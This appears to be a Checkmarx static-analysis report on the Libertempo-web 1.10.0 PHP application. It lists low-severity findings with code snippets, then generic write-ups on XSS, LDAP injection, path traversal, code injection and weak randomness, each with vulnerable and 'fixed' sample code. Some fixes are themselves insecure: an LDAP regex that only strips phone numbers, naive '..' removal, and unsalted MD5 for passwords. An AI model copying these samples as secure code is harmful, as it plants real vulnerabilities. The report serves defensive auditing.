Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1701
Status	New

Using "

	Source	Destination
File	/Libertempo-web-1.10.0/responsable/Fonctions.php	/Libertempo-web-1.10.0/responsable/resp_page_principale.php
Line	1107	4
Object	"<a class=\"action print\" href=\"../edition/edit_user.php?user_login=\$current_login_2\" target=\"_blank\" title=\"\"	echo

Code Snippet

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
Method public static function pagePrincipaleModule(\$tab_type_cong, \$tab_type_conges_exceptionnels)

```
....
1107.                                $text_edit_papier="<a class=\"action print\"
href=\"../edition/edit_user.php?user_login=$current_login_2\"
target=\"_blank\" title=\"\"._('resp_etat_users_imprim').\"\"><i
class=\"fa fa-file-text\"></i></a>;"
```

File Name /Libertempo-web-1.10.0/responsable/resp_page_principale.php
Method <?php

```
....
4.
```

Unsafe Use Of Target Blank\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1702
Status	New

Using "

	Source	Destination
File	/Libertempo-web-1.10.0/responsable/Fonctions.php	/Libertempo-web-1.10.0/responsable/resp_page_principale.php
Line	1052	4
Object	"<a class=\"action edit\" href=\"../edition/edit_user.php?user_login=\$current_login\" target=\"_blank\" title=\"\"	echo

Code Snippet

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
Method public static function pagePrincipaleModule(\$tab_type_cong, \$tab_type_conges_exceptionnels)

```
....
1052.                $text_edit_papier="<a class=\"action edit\"
href=\"../edition/edit_user.php?user_login=$current_login\"
target=\"_blank\" title=\"\"._('resp_etat_users_imprim')."\"><i
class=\"fa fa-file-text\"></i></a>";
```

File Name /Libertempo-web-1.10.0/responsable/resp_page_principale.php
Method <?php

```
....
4.
```

Reliance on DNS Lookups in a Decision

Query Path:

PHP\Cx\Php Low Visibility\Reliance on DNS Lookups in a Decision Version:1

[Description](#)

Reliance on DNS Lookups in a Decision\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1330
Status	New

The handleLogoutRequests method performs a reverse DNS lookup with gethostbyaddr, at line 1685 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. The application then makes a security decision, ||, in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php line 1685, even though this hostname is not reliable and can be easily spoofed.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	1709	1713

Object	gethostbyaddr	
--------	---------------	--

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function handleLogoutRequests(\$check_client=true, \$allowed_clients=false)

```
....
1709.             $client = gethostbyaddr($client_ip);
....
1713.             || ($client_ip == $allowed_client)
```

Reliance on DNS Lookups in a Decision\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1331
Status	New

The _rebroadcast method performs a reverse DNS lookup with gethostbyaddr, at line 3760 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. The application then makes a security decision, ||, in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php line 3760, even though this hostname is not reliable and can be easily spoofed.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3780	3787
Object	gethostbyaddr	

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _rebroadcast(\$type)

```
....
3780.             $dns = gethostbyaddr($ip);
....
3787.             || (($this->getNodeTypes($this->_rebroadcast_nodes[$i]) == self::IP) && !empty($ip) && (strpos($this->_rebroadcast_nodes[$i], $ip) === false))
```

Reliance on DNS Lookups in a Decision\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1332
Status	New

The `_rebroadcast` method performs a reverse DNS lookup with `gethostbyaddr`, at line 3760 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. The application then makes a security decision, `==`, in `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` line 3760, even though this hostname is not reliable and can be easily spoofed.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3780	3786
Object	<code>gethostbyaddr</code>	<code>==</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _rebroadcast($type)`

```

....
3780.             $dns = gethostbyaddr($ip);
....
3786.             if ((( $this->_getNodeTypes($this-
>_rebroadcast_nodes[$i]) == self::HOSTNAME) && !empty($dns) &&
(stripos($this->_rebroadcast_nodes[$i], $dns) === false))

```

Use Of Hardcoded Password

Query Path:

PHP\Cx\Php Low Visibility\Use Of Hardcoded Password Version:2

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage
 OWASP Top 10 2013: A2-Broken Authentication and Session Management

Description

Use Of Hardcoded Password\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=565
Status	New

The application uses a single, hard-coded password "string" for authentication purposes, either using it to verify users' identities, or to access another remote system. This password at line 2474 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` appears in the code as plaintext, and cannot be changed without rebuilding the application.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	2485	2485
Object	<code>"string"</code>	<code>"string"</code>

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function setPGTStorageDb(

```
....
2485.         if (gettype($password) != 'string')
```

Use Of Hardcoded Password\Path 2:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=566>
Status New

The application uses a single, hard-coded password "mysupersecretpass" for authentication purposes, either using it to verify users' identities, or to access another remote system. This password at line 1 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php appears in the code as plaintext, and cannot be changed without rebuilding the application.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php
Line	57	57
Object	"mysupersecretpass"	"mysupersecretpass"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php
Method <?php

```
....
57. $db_password = 'mysupersecretpass';
```

Insufficiently Protected Credentials

Query Path:

PHP\Cx\Php Low Visibility\Insufficiently Protected Credentials Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage
OWASP Top 10 2013: A2-Broken Authentication and Session Management

Description

Insufficiently Protected Credentials\Path 1:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=771>
Status New

Method `recup_infos_du_user` at line 1553 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets a user password from the `fetch_array` element. This element's value then flows through the code without being encrypted and is written to the database in `recup_infos_du_user` at line 1553 of `/Libertempo-web-1.10.0/fonctions_conges.php`. This may enable passwords to be stolen by an attacker.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>
Line	1560	1572
Object	<code>fetch_array</code>	<code>passwd</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`

Method `function recup_infos_du_user($login, $list_groups_double_valid)`

```
....  
1560.         if($resultat = $ReqLog->fetch_array())  
....  
1572.         $stab_user['passwd']      = $resultat['u_passwd'];
```

Reflected XSS All Clients

Risk

What might happen

An attacker could use social engineering to cause a user to send the website engineered input, rewriting web pages and inserting malicious scripts. The attacker can then pretend to be the original website, which would enable the attacker to steal the user's password, request the user's credit card information, provide false information, or run malware. From the victim's point of view, this is the original website, and the victim would blame the site for incurred damage.

Cause

How does it happen

The application creates web pages that include data from previous user input. The user input is embedded directly in the page's HTML, causing the browser to display it as part of the web page. If the input includes HTML fragments or JavaScript, these are displayed too, and the user cannot tell that this is not the intended page. The vulnerability is the result of embedding arbitrary user input without first encoding it in a format that would prevent the browser from treating it like HTML instead of plain text.

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
2. Fully encode all dynamic data before embedding it in output.
3. Encoding should be context-sensitive. For example:

- HTML encoding for HTML content
 - HTML Attribute encoding for data output to attribute values
 - JavaScript encoding for server-generated JavaScript.
4. Consider using either the ESAPI encoding library, or the built-in platform functions. For earlier versions of ASP.NET, consider using the AntiXSS library.
 5. In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page.
 6. Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.
-

Source Code Examples

Remote File Inclusion

Risk

What might happen

An attacker that can influence the library that is dynamically loaded on the server, can cause the application to execute arbitrary code. This can include any software library already installed on the server (e.g. via a file upload feature), or even a remote library completely under the control of the attacker. This effectively allows the attacker to control the code run by the application, and even enable complete server takeover.

Cause

How does it happen

The application uses untrusted data received via user input to dynamically load the library, without proper sanitization. The framework will load any arbitrary code specified by the application, and even download remote code files hosted on a remote server, if specified. The loaded code will then be executed as specified.

General Recommendations

How to avoid it

- Do not dynamically load code libraries, especially not based on user input.
 - If it is necessary to use untrusted data to select the library to be loaded, verify the input matches a predefined set of whitelisted library names. Alternatively, use the input as an identifier to select from the whitelisted libraries.
-

Source Code Examples

JavaScript

Dynamically loading any library for user

```
var qs = require('querystring');

var server = http.createServer(function (request, response) {
  var libName = qs.parse(request.url).libName;
  if (typeof libName !== "undefined") {
    var dynamicLib = require(libName);
  }
});
```

Selecting library from whitelist

```
var qs = require('querystring');

var server = http.createServer(function (request, response) {
  var libName = qs.parse(request.url).libName;
  var dynamicLib;
```

```
if (typeof libName !== "undefined") {  
  if (libName === 'user')  
    dynamicLib = require('userLib');  
  else if (libName === 'special')  
    dynamicLib = require('specialUserLib');  
  else  
    dynamicLib = require('anonymousLib');  
}
```


Stored XSS

Risk

What might happen

An attacker could use legitimate access to the application to submit engineered data to the application's database. When another user subsequently accesses this data, web pages may be rewritten and malicious scripts may be activated.

Cause

How does it happen

The application creates web pages that include data from the application's database. The data is embedded directly in the page's HTML, causing the browser to display it as part of the web page. This data may have originated in input from another user. If the data includes HTML fragments or Javascript, these are displayed too, and the user cannot tell that this is not the intended page. The vulnerability is the result of embedding arbitrary database data without first encoding it in a format that would prevent the browser from treating it like HTML instead of plain text.

General Recommendations

How to avoid it

1. Validate all dynamic data, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
 2. Validation is not a replacement for encoding. Fully encode all dynamic data, regardless of source, before embedding it in output. Encoding should be context-sensitive. For example:
 - HTML encoding for HTML content
 - HTML attribute encoding for data output to attribute values
 - Javascript encoding for server-generated Javascript.
 3. Consider using either the ESAPI encoding library, or its built-in functions. For earlier versions of ASP.NET, consider using the AntiXSS library.
 4. In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page.
 5. Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.
-

Source Code Examples

CSharp

Data obtained from the execution of an SQL command is outputted to a label

```
public class StoredXss
```

```
{  
    public string foo(Label lblOutput, SqlConnection connection, string id)  
    {  
        string sql = "select email from CustomerLogin where customerNumber = " + id;  
        SqlCommand cmd = new SqlCommand(sql, connection);  
        string output = (string)cmd.ExecuteScalar();  
        lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer Number does not  
exist" : output;  
    }  
}
```

The outputted string is Html encoded before it is displayed in the label

```
public class StoredXssFixed  
{  
    public string foo(Label lblOutput, SqlConnection connection, HttpServerUtility  
Server, string id)  
    {  
        SqlConnection connection = new SqlConnection(connectionString)  
        string sql = "select email from CustomerLogin where customerNumber = " + id;  
        SqlCommand cmd = new SqlCommand(sql, connection);  
        string output = (string)cmd.ExecuteScalar();  
        lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer Number does not  
exist" : Server.HtmlEncode(output);  
    }  
}
```

Java

Data obtained from the execution of an SQL command is outputted to a label

```
public class Stored_XSS {  
    public static void XSSExample(Statement stmt) throws SQLException {  
        Label label = new Label();  
        ResultSet rs;  
        rs = stmt.executeQuery("SELECT * FROM Customers WHERE UserName = Mickey");  
        String lastNames = "";  
        while (rs.next()) {  
            lastNames += rs.getString("Lname") + ", ";  
        }  
        label.setText("Mickey last names are: " + lastNames + " ");  
    }  
}
```

The outputted string is encoded to hard-coded string before it is displayed in the label

```
public class Stored_XSS_Fix {  
    public static void XSSExample(Statement stmt) throws SQLException {  
        Label label = new Label();  
        ResultSet rs;
```

```
HashMap<String, String> sanitize = new HashMap<String, String>();
sanitize.put("A", "Cohen");
sanitize.put("B", "Smith");
sanitize.put("C", "Bond");
rs = stmt.executeQuery("SELECT * FROM Customers WHERE UserName = Mickey");
String lastNames = "";
while (rs.next()) {
    lastNames += sanitize.get(rs.getString("Lname")) + ", ";
}
label.setText("Mickey last names are: " + lastNames + " ");
}
}
```

LDAP Injection

Risk

What might happen

An attacker could arbitrarily engineer the application's LDAP queries. Depending on how the application is using LDAP, the attacker could potentially do any of the following:

- Log in as another user
- Escalate privileges
- Steal information

Cause

How does it happen

The application communicates with an LDAP server, such as Active Directory, by sending a textual LDAP query or command. The application creates the query by simply concatenating strings including the user's input. Since the user input is neither checked for data type validity nor subsequently sanitized, the input could contain LDAP commands that would be interpreted as such by the LDAP server.

General Recommendations

How to avoid it

Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:

- Data type
- Size
- Range
- Format
- Expected values

Source Code Examples

CSharp

The application uses the "user" field string from an `HttpRequest` to communicate with an LDAP server

```
public class LDAPInjection
{
    public void foo(HttpRequest Request, DirectorySearcher searcher)
    {
        string userName = Request.QueryString["user"];
        searcher.Filter = "(&(samAccountName=" + userName + "))";
    }
}
```

Potentially hazardous characters in the "user" string are removed

```
public class LDAPInjectionFixed
{
    public void foo(HttpRequest Request, DirectorySearcher searcher)
    {
        string userName = Request.QueryString["user"];
        userName = Regex.Replace(userName, "^\\d{3}-\\d{3}-\\d{4}$", "");
        searcher.Filter = "&(samAccountName=" + userName + ")";
    }
}
```

File Inclusion

Risk

What might happen

An attacker that can influence the library that is dynamically loaded on the server, can cause the application to execute arbitrary code. This can include any software library already installed on the server (e.g. via a file upload feature), or even a remote library completely under the control of the attacker. This effectively allows the attacker to control the code run by the application, and even enable complete server takeover.

Cause

How does it happen

The application uses untrusted data received via user input to dynamically load the library, without proper sanitization. The framework will load any arbitrary code specified by the application, and even download remote code files hosted on a remote server, if specified. The loaded code will then be executed as specified.

General Recommendations

How to avoid it

- Do not dynamically load code libraries, especially not based on user input.
 - If it is necessary to use untrusted data to select the library to be loaded, verify the input matches a predefined set of whitelisted library names. Alternatively, use the input as an identifier to select from the whitelisted libraries.
-

Source Code Examples

Files or Directories Accessible to External Parties

Weakness ID: 552 (*Weakness Base*)

Status: Draft

Description

Description Summary

Files or directories are accessible in the environment that should not be.

Time of Introduction

- Implementation
- Operation

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	2	Environment	Development Concepts (primary)699
ChildOf	Category	632	Weaknesses that Affect Files or Directories	Resource-specific Weaknesses (primary)631
ChildOf	Weakness Class	668	Exposure of Resource to Wrong Sphere	Research Concepts (primary)1000
ChildOf	Category	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734
ParentOf	Weakness Variant	527	Exposure of CVS Repository to an Unauthorized Control Sphere	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	528	Exposure of Core Dump File to an Unauthorized Control Sphere	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	529	Exposure of Access Control List Files to an Unauthorized Control Sphere	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	530	Exposure of Backup File to an Unauthorized Control Sphere	Research Concepts1000
ParentOf	Weakness Variant	532	Information Leak Through Log Files	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	533	Information Leak Through Server Log Files	Development Concepts699
ParentOf	Weakness Variant	534	Information Leak Through Debug Log Files	Development Concepts699
ParentOf	Weakness Variant	540	Information Leak Through Source Code	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	542	Information Leak Through Cleanup Log Files	Development Concepts699
ParentOf	Weakness Variant	548	Information Leak Through Directory Listing	Research Concepts1000
ParentOf	Weakness Variant	553	Command Shell in Externally Accessible Directory	Development Concepts (primary)699 Research Concepts (primary)1000

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management
CERT C Secure Coding	FIO15-C		Ensure that file operations are performed in a secure directory

Content History

Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Errant Files or Directories Accessible		

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Affected Resources

File/Directory

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Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Errant Files or Directories Accessible		

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Cross Site History Manipulation

Risk

What might happen

An attacker could compromise the browser's Same Origin Policy and violate a user's privacy, by manipulating the browser's History object in JavaScript. This could allow the attacker in certain situations to detect whether the user is logged in, track the user's activity, or infer the state of other conditional values. This may also enhance Cross Site Request Forgery (XSRF) attacks, by leaking the result of the initial attack.

Cause

How does it happen

Modern browsers expose the user's browsing history to local JavaScript as a stack of previously visited URLs. While the browsers enforce a strict Same Origin Policy (SOP) to prevent pages from one website from reading visited URLs on other websites, the History object does leak the size of the history stack. Using only this information, in some situations the attacker can discover the results of certain checks the application performs on the server-side. For example, if the application redirects an unauthenticated user to the login page, a script on another website can detect that whether or not the user is logged in, by checking the length of the History object.

This information leakage is enabled when the application redirects the user's browser based on the value of some condition, the state of the user's server-side session. E.g. whether the user is authenticated to the application, if the user has visited a certain page with specific parameters, or the value of some application data. For more information, see <https://www.checkmarx.com/wp-content/uploads/2012/07/XSHM-Cross-site-history-manipulation.pdf>.

General Recommendations

How to avoid it

Generic Guidance:

- Add the response header "X-Frame-Options: DENY" to all sensitive pages in the application, to protect against the IFrame version of XSHM in modern browser versions.

Specific Recommendations:

- Add a random value to all targeted URLs as a parameter.
-

Source Code Examples

Java

Example of code that leaks the variable state via browser history

```
If (!isAuthenticated)
    response.sendRedirect("Login.jsp");
```

Example code that prevents history leakage via random token

```
if (request.getParameter("r") == null)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());

If (!isAuthenticated)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());
```

Stored Code Injection

Risk

What might happen

An attacker could run arbitrary code on the application server host. Depending on the application's OS permissions, these could include:

- File actions (read / create / modify / delete)
- Changing the website
- Open a network connection to the attacker's server
- Start and stop system services
- Complete server takeover

Cause

How does it happen

The application performs some action by creating and running code that includes concatenated data from the database or a local file. If an attacker has previously managed to place malicious content in this location, the executed code could contain system-level activities engineered by an attacker, as though the attacker were running code directly on the application server.

General Recommendations

How to avoid it

1. Avoid any dynamic compilation, execution, or evaluation of code. If dynamic execution is necessary, run all dynamic code in an isolated sandbox, such as .NET's AppDomain, or lock down an isolated thread.
2. The application should not compile, execute, or evaluate any untrusted data from any external source.
3. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Parameters should be limited to an allowed character set, and non-validated input should be dropped. In addition to characters, check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
4. If it is absolutely necessary to include external data in dynamic execution, enforce very strict data validation. For example, accept only integers between certain values.
5. Configure the application to run using a restricted user account that has no unnecessary privileges.
6. If possible, isolate all dynamic execution to use a separate, dedicated user account that has privileges only for the specific operations and files used by the application, according to the Principle of Least Privilege.

Source Code Examples

CSharp

If you absolutely must load an arbitrary class, load it as a partially trusted class in a secure sandbox using a restricted AppDomain, even if the untrusted code is stored in the database:

```
Evidence ev = new Evidence();
ev.AddHostEvidence(new Zone(SecurityZone.Untrusted));
PermissionSet untrustedPS = SecurityManager.GetStandardSandbox(ev);
StrongName hostAssembly = typeof(hostClass).Assembly;
Evidence.GetHostEvidence<StrongName>();
AppDomainSetup info = new AppDomainSetup();
info.ApplicationBase = Path.GetFullPath(pathToUntrusted);
AppDomain sandboxAD = AppDomain.CreateDomain(
    "Sandbox", null, info, permSet, hostAssembly);
sandboxAD.ExecuteAssembly(assemblyName);
```

Java

If you absolutely must load an arbitrary class, load it as a partially trusted class in a sandboxed Thread, even if the untrusted code is stored in the database:

```
class IsolatedThread extends Thread
{
    private CustomClassLoader ccLoader = new CustomClassLoader();
    private CustomSecurityManager csm = new CustomSecurityManager();
    public void runUntrustedCode(string className)
    {
        SecurityManager oldSM = System.getSecurityManager();
        System.setSecurityManager(csm);
        try
        {
            // run the custom class's main method for example:
            ccLoader.loadClass(className)
                .getMethod("main", String[].class)
                .invoke(null, new Object[]{...});
        }
        catch (Throwable t) {}
        System.setSecurityManager(oldSM);
    }
}
```

Path Traversal

Risk

What might happen

An attacker could define any arbitrary file path for the application to use, potentially leading to:

- Stealing sensitive files, such as configuration or system files
- Overwriting files such as program binaries, configuration files, or system files
- Deleting critical files, causing a denial of service (DoS).

Cause

How does it happen

The application uses user input in the file path for accessing files on the application server's local disk. This enables an attacker to arbitrarily determine the file path.

General Recommendations

How to avoid it

1. Ideally, avoid depending on user input for file selection.
2. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
3. Accept user input only for the filename, not for the path and folders.
4. Ensure that file path is fully canonicalized.
5. Explicitly limit the application to using a designated folder that separate from the applications binary folder.
6. Restrict the privileges of the application's OS user to necessary files and folders. The application should not be able to write to the application binary folder, and should not read anything outside of the application folder and data folder.

Source Code Examples

CSharp

Using unvalidated user input as the file name may enable the user to access arbitrary files on the server local disk

```
public class PathTraversal
{
    private void foo(TextBox textbox1)
    {
        string fileNum = textbox1.Text;
        string path = "c:\\files\\file" + fileNum;
        FileStream f = new FileStream(path, FileMode.Open);
        byte[] output = new byte[10];
        f.Read(output, 0, 10);
    }
}
```

```
}  
}
```

Potentially hazardous characters are removed from the user input before use

```
public class PathTraversalFixed  
{  
    private void foo(TextBox textbox1)  
    {  
        string fileNum = textbox1.Text.Replace("\", "").Replace("..", "");  
  
        string path = "c:\\files\\file" + fileNum;  
        FileStream f = new FileStream(path, FileMode.Open);  
        byte[] output = new byte[10];  
        f.Read(output, 0, 10);  
    }  
}
```

Java

Using unvalidated user input as the file name may enable the user to access arbitrary files on the server local disk

```
public class Absolute_Path_Traversal {  
    public static void main(String[] args) {  
        Scanner userInputScanner = new Scanner(System.in);  
        System.out.print("\nEnter file name: ");  
        String name = userInputScanner.nextLine();  
        String path = "c:\\files\\file" + name;  
        try {  
            BufferedReader reader = new BufferedReader(new FileReader(path));  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
}
```

Potentially hazardous characters are removed from the user input before use

```
public class Absolute_Path_Traversal_Fixed {  
    public static void main(String[] args) {  
        Scanner userInputScanner = new Scanner(System.in);  
        System.out.print("\nEnter file name: ");  
        String name = userInputScanner.nextLine();  
        name = name.replace("/", "").replace("..", "");  
        String path = "c:\\files\\file" + name;  
        try {  
            BufferedReader reader = new BufferedReader(new FileReader(path));  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
}
```


Open Redirect

Risk

What might happen

An attacker could use social engineering to get a victim to click a link to the application, so that the user will be immediately redirected to another, arbitrary site. Users may think that they are still in the original application site. The second site may be offensive, contain malware, or, most commonly, be used for phishing.

Cause

How does it happen

The application redirects the user's browser to a URL provided in a user request, without warning users that they are being redirected outside the site. An attacker could use social engineering to get a victim to click a link to the application with a parameter defining another site to which the application will redirect the user's browser, and the user may not be aware of the redirection.

General Recommendations

How to avoid it

1. Ideally, do not allow arbitrary URLs for redirection. Instead, create a server-side mapping from user-provided parameter values to legitimate URLs.
 2. If it is necessary to allow arbitrary URLs:
 - For URLs inside the application site, first filter and encode the user-provided parameter, and then use it as a relative URL by prefixing it with the application site domain.
 - For URLs outside the application (if necessary), use an intermediate disclaimer page to provide users with a clear warning that they are leaving your site.
-

Source Code Examples

Insecure Randomness

Risk

What might happen

Random values are often used as a mechanism to prevent malicious users from guessing a value, such as a password, encryption key, or session identifier. Depending on what this random value is used for, an attacker would be able to predict the next numbers generated, or previously generated values. This could enable the attacker to hijack another user's session, impersonate another user, or crack an encryption key (depending on what the pseudo-random value was used for).

Cause

How does it happen

The application uses a weak method of generating pseudo-random values, such that other numbers could be determined from a relatively small sample size. Since the pseudo-random number generator used is designed for statistically uniform distribution of values, it is approximately deterministic. Thus, after collecting a few generated values (e.g. by creating a few individual sessions, and collecting the sessionids), it would be possible for an attacker to calculate another sessionid.

Specifically, if this pseudo-random value is used in any security context, such as passwords, keys, or secret identifiers, an attacker would be able to predict the next numbers generated, or previously generated values.

General Recommendations

How to avoid it

Generic Guidance:

- Whenever unpredictable numbers are required in a security context, use a cryptographically strong random number generator, instead of a statistical pseudo-random generator.
- Use the cryptorandom generator that is built-in to your language or platform, and ensure it is securely seeded. Do not seed the generator with a weak, non-random seed. (In most cases, the default is securely random).
- Ensure you use a long enough random value, to make brute-force attacks unfeasible.

Specific Recommendations:

- Do not use the statistical pseudo-random number generator, use the cryptorandom generator instead. In Java, this is the SecureRandom class.
-

Source Code Examples

Java

Use of a weak pseudo-random number generator

```
Random random = new Random();  
  
long sessNum = random.nextLong();  
  
String sessionId = sessNum.toString();
```

Cryptographically secure random number generator

```
SecureRandom random = new SecureRandom();

byte sessBytes[] = new byte[32];

random.nextBytes(sessBytes);

String sessionId = new String(sessBytes);
```

Objc

Use of a weak pseudo-random number generator

```
long sessNum = rand();
NSString* sessionId = [NSString stringWithFormat:@"%ld", sessNum];
```

Cryptographically secure random number generator

```
UInt32 sessBytes;
SecRandomCopyBytes(kSecRandomDefault, sizeof(sessBytes), (uint8_t*)&sessBytes);

NSString* sessionId = [NSString stringWithFormat:@"%llu", sessBytes];
```

Swift

Use of a weak pseudo-random number generator

```
let sessNum = rand();
let sessionId = String(format:@"%ld", sessNum)
```

Cryptographically secure random number generator

```
var sessBytes: UInt32 = 0
withUnsafeMutablePointer(&sessBytes, { (sessBytesPointer) -> Void in
    let castedPointer = unsafeBitCast(sessBytesPointer, UnsafeMutablePointer<UInt8>.self)
    SecRandomCopyBytes(kSecRandomDefault, sizeof(UInt32), castedPointer)
})

let sessionId = String(format:@"%llu", sessBytes)
```

Privacy Violation

Risk

What might happen

A user's personal information could be stolen by a malicious programmer, or an attacker that intercepts the data.

Cause

How does it happen

The application sends user information, such as passwords, account information, or credit card numbers, outside the application, such as writing it to a local text or log file or sending it to an external web service.

General Recommendations

How to avoid it

1. Personal data should be removed before writing to logs or other files.
 2. Review the need and justification of sending personal data to remote web services.
-

Source Code Examples

CSharp

The user's password is written to the screen

```
class PrivacyViolation
{
    static void foo(string insert_sql)
    {
        string password = "unsafe_password";
        insert_sql = insert_sql.Replace("$password", password);
        System.Console.WriteLine(insert_sql);
    }
}
```

the user's password is MD5 coded before being written to the screen

```
class PrivacyViolationFixed
{
    static void foo(string insert_sql)
    {
```

```
        string password = "unsafe_password";
        MD5 md5Hash = System.Security.Cryptography.MD5.Create();
        byte[] data = md5Hash.ComputeHash(Encoding.UTF8.GetBytes(password));
        StringBuilder md5Password = new StringBuilder();

        for (int i = 0; i < data.Length; i++)
        {
            md5Password.Append(data[i].ToString("x2"));
        }
        insert_sql = insert_sql.Replace("$password", md5Password.ToString());
        System.Console.WriteLine(insert_sql);
    }
}
```

Trust Boundary Violation

Risk

What might happen

Application developers may treat user input as trusted data, potentially creating an input-based vulnerability such as SQL Injection or Cross-Site Scripting.

Cause

How does it happen

The application places user input, which is untrusted data, in the server-side Session folder, which is considered a trusted location. This could lead developers to treat untrusted data as trusted.

General Recommendations

How to avoid it

1. Validate and sanitize all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
